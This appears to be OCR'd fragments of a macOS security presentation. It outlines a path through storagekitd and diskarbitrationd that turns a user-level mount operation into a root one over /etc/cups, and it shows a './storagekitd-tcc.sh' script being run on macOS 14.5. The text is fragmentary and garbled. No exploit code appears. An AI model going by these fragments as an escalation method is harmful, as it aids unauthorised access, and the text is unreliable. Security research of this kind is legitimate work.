
OPERATION
priv: user
/tmp/mnt owner: user
disk owner: root


OK



caller
diskutil
storagekitd
pass
diskarbitrationd
pass
mount
xnu
OPERATION
priv: root
/etc/cups owner: root
disk owner: root
=


OPERATION
priv: root
/etc/cups owner: root
disk owner: root
caller
diskutil
storagekitd
pass
diskarbitrationd
pass
mount
xnu


caller
diskutil
storagekitd
pass
diskarbitrationd
pass
mount
xnu
pass
OK
OPERATION
priv: root
/etc/cups owner: root
disk owner: root



```
crab@see ~ % sw_vers
ProductName:		macOS
ProductVersion:		14.5
BuildVersion:		23F79
crab@see ~ % 
```

intosh HD
tartup Snapshot • APFS
4.5 (23F79)


62,83 GB
SHARED BY 5 VOLUMES

Used
10,26 GB

Other Volumes
12,45 GB

Free
40,12 GB

Mount Point (Read-Only):	/	Type:	APFS Startup Snapshot
Capacity:	62,83 GB	Owners:	Disabled
Available:	40,45 GB (329,3 MB purgeable)	Connection:	Unknown
Used:	10,26 GB	Device:	disk4s1s1
Snapshot Name:	com.apple.os.update-4F9A570DA7279961C47EEA2...	Snapshot UUID:	8E508755-591C-4B27-AC0C-91E8E9BA4D45



```
crab@see ~ % ./storagekitd-tcc.sh
```

Allow the applications below to access files and folders.

Mount Point (Read-Only): /

Capacity: 62,83 GB

Available: 40,21 GB (541,7 MB purgeable)

Used: 10,26 GB

Snapshot Name: com.apple.os.update-4F9A570DA7279961C47EEA2...

Type: APFS Startup Snapshot

